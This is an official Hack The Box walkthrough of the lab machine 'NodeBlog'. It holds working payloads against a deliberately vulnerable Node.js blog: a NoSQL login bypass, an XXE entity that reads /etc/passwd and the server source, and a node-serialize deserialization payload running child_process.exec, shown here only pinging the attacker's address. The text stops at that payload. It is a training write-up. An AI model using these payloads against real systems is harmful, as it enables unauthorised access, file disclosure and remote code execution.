NodeBlog

11th July 2023 / Document No D23.100.245

Prepared By: C4rm3l0

Machine Author: ippsec

Difficulty: Easy

Classification: Official

Synopsis

NodeBlog is an Easy Difficulty Linux machine that showcases a unique approach to common `NodeJS` vulnerabilities. Initial exploitation relies on a `NoSQL` authentication bypass, enabling unauthenticated access to sensitive areas of the application. Following this, the box introduces a File Upload feature vulnerable to XML External Entity (`XXE`) attacks, which is leveraged to leak files, including the source code of the application. Upon analyzing the leaked source code, a deserialization vulnerability is identified, which can be exploited for remote code execution (`RCE`). Subsequently, the machine's user password is extracted either directly from a `MongoDB` shell or via the initial NoSQL injection, which leads to `root` privileges on the machine.

Skills Required

- Basic web enumeration
- Basic understanding of JavaScript

Skills Learned


- NoSQL injection

- XXE attacks
- NodeJS code review

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.139 | grep '^[0-9]' | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.139
```




```
nmap -p$ports -sC -sV 10.10.11.139

Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-11 20:30 EEST
Nmap scan report for 10.10.11.139
Host is up (0.057s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
5000/tcp open  http    Node.js (Express middleware)
|_http-title: Blog
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 13.82 seconds
```


An initial `Nmap` scan reveals `OpenSSH` on its default port, as well as a `NodeJS` web application running on port `5000`.

HTTP

Browsing to port `5000`, we find a basic Blog site.



Clicking `Read More` leads to the full blog, and `Login` leads to a login form, which we proceed to enumerate.



Inserting common default credentials such as `admin:admin` fails, so we check whether the form is vulnerable to an SQL Injection (`SQLi`).

None of the common injection payloads seem to work, so we proceed with a slightly trickier attack, which is checking for `NoSQL` injections.

> ## NoSQL
>
> `NoSQL` ("Not Only SQL") is a type of non-relational database designed to handle diverse data models, including key-value, document, columnar, and graph formats. Unlike `SQL` databases that store data in tables and use `SQL` for querying, `NoSQL` databases can store data in multiple ways, offering more flexibility with unstructured data.

We refer to a comprehensive repository of `NoSQL` authentication bypass payloads in order to test this endpoint. Our aim is to make `Node` interpret our input as a `JSON` object, and use boolean logic to bypass authentication.

We start by capturing a `POST` request using `BurpSuite` and send the request to the `Repeater` by pressing `Ctrl+r`. By default, the page submits as an `HTML` form, as indicated by the `Content-Type` header in the request.

```
POST /login HTTP/1.1
Host: 10.10.11.139:5000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
```


```
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://10.10.11.139:5000
Connection: close
Referer: http://10.10.11.139:5000/login
Upgrade-Insecure-Requests: 1

user=admin&password=admin
```

Given the format, we can try injecting our payload as follows:

```
user=admin&password[$ne]=admin
```

If the server is indeed vulnerable to a `NoSQL` injection, it will interpret the `[$ne]` as a directive to look for records where the password is **not** equal to `admin`, which would likely return the actual admin record.


We submit the request but get an invalid response.



We then try setting the `Content-Type` header to `JSON` and changing the payload, respectively.


The first thing we notice is that if we submit an invalid `JSON` body, we obtain some information regarding the application's underlying directory structure:

```
{"user": "admin",
```



By the errors returned, we learn that the server code resides at `/opt/blog/`, which might be useful later on. Next, we try injecting our `NoSQL` payload again, but in `JSON` format.


```
{"user": "admin", "password": {"ne": "admin"}}
```



This time around our injection is successful, and we get a valid authentication cookie back. Having verified that the endpoint is vulnerable, we intercept another request via the proxy and inject the same payload again to obtain a valid session in our browser. The request in its entirety looks as follows:

```
POST /login HTTP/1.1
Host: 10.10.11.139:5000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 47
Origin: http://10.10.11.139:5000
Connection: close
Referer: http://10.10.11.139:5000/login
Upgrade-Insecure-Requests: 1

{"user": "admin", "password": {"$ne": "admin"}}
```

We are redirected to the main page again, but this time we see a few more buttons with added functionalities.




The `Upload` button is of primary interest as it allows us to upload files to the server. Doing so yields this message:

```
Invalid XML Example: <post><title>Example Post</title><description>Example
Description</description><markdown>Example Markdown</markdown></post>
```

The error message reveals that the endpoint is expecting a file in Extensible Markup Language (`XML`) format. We create one such file and try uploading it.

```
<post>
  <title>Test Post</title>
  <description>Melo's test</description>
  <markdown>
    ## Sub-heading
    This is *my* test.
  </markdown>
</post>
```

We upload the file and are redirected to a filled-out submission form.



XXE Injection


Since the site is clearly accepting `XML`, parsing our submitted data, and displaying it back to us, this poses an opportunity for an XML External Entity (`XXE`) injection.

There are various payloads and approaches we could try out at this stage, so we first probe the endpoint by trying to read the `/etc/passwd` file:

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///etc/passwd">
]>
<post>
        <title>LFI Post</title>
        <description>Read File</description>
        <markdown>&file;</markdown>
</post>
```

> 1. The `<!ENTITY file SYSTEM "file:///etc/passwd">` line declares an `XML` entity named `file`, which is associated with the file located at `/etc/passwd` on the system.
> 2. The `&file;` part in the `XML` data section invokes the declared entity `file`. When this `XML` is processed by a vulnerable `XML` parser, it attempts to replace `&file;` with the content of the `/etc/passwd` file.

We submit the payload and find our theory confirmed:



The contents of the target machine's `passwd` file are displayed in full inside the `Markdown` textbox.

Foothold

Since we previously learned that the source of the web application is in the `/opt/blog/` directory, we can now try reading the source code for some further clues.

Since `server.js` is commonly used for `NodeJS` applications, we update our payload to target the `/opt/blog/server.js` file.

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY file SYSTEM "file:///opt/blog/server.js">
]>
<post>
        <title>LFI Post</title>
        <description>Read File</description>
        <markdown>&file;</markdown>
</post>
```

Submitting the payload reveals the following source code:

```
const express = require('express')
```

```
const mongoose = require('mongoose')
const Article = require('./models/article')
const articleRouter = require('./routes/articles')
const loginRouter = require('./routes/login')
const serialize = require('node-serialize')
const methodOverride = require('method-override')
const fileUpload = require('express-fileupload')
const cookieParser = require('cookie-parser');
const crypto = require('crypto')
const cookie_secret = "UHC-SecretCookie"
//var session = require('express-session');
const app = express()

mongoose.connect('mongodb://localhost/blog')

app.set('view engine', 'ejs')
app.use(express.urlencoded({ extended: false }))
app.use(methodOverride('_method'))
app.use(fileUpload())
app.use(express.json());
app.use(cookieParser());
//app.use(session({secret: "UHC-SecretKey-123"}));

function authenticated(c) {
    if (typeof c == 'undefined')
        return false

    c = serialize.unserialize(c)

    if (c.sign == (crypto.createHash('md5').update(cookie_secret +
c.user).digest('hex')) ){
        return true
    } else {
        return false
    }
}


app.get('/', async (req, res) => {
    const articles = await Article.find().sort({
        createdAt: 'desc'
    })
    res.render('articles/index', { articles: articles, ip: req.socket.remoteAddress,
authenticated: authenticated(req.cookies.auth) })
})

app.use('/articles', articleRouter)
app.use('/login', loginRouter)
```

```
app.listen(5000)
```

Of particular note is the import of `node-serialize` and the subsequent call of the `unserialize()` method inside the `authenticated()` function on a request's cookie `c`.

We take a look at the cookie and it appears to be `URL`-encoded JSON:

```
%7B%22user%22%3A%22admin%22%2C%22sign%22%3A%2223e112072945418601deb47d9a6c7de8%22%7D
```

The cookie decodes to:

```
{"user":"admin","sign":"23e112072945418601deb47d9a6c7de8"}
```

We can exploit the `unserialize()` call by passing a serialized, malicious `JavaScript` object to the function, with an Immediately invoked function expression (`IIFE`) leading to arbitrary code execution.

We can build one such serialized object with the following `JavaScript` script:

```
var y = {
 rce : function(){
 require('child_process').exec('ping -c 1 10.10.14.5 /', function(error, stdout,
stderr) { console.log(stdout) });
 },
}
var serialize = require('node-serialize');
console.log("Serialized: \n" + serialize.serialize(y));
```

The current payload is just a `ping` command, which we can use together with `tcpdump` on our local machine to verify if our attack works.

We generate the serialized object by running the script:

```
node payload.js
```

> You might need to install `node-serialize` prior to running the script, which you can do as follows:
>
> ```
> npm install node-serialize
> ```

We obtain the serialized object:

```
{"rce":"_$$ND_FUNC$$_function(){\n require('child_process').exec('ping -c 1 10.10.14.5
/', function(error, stdout, stderr) { console.log(stdout) });\n }"}
```

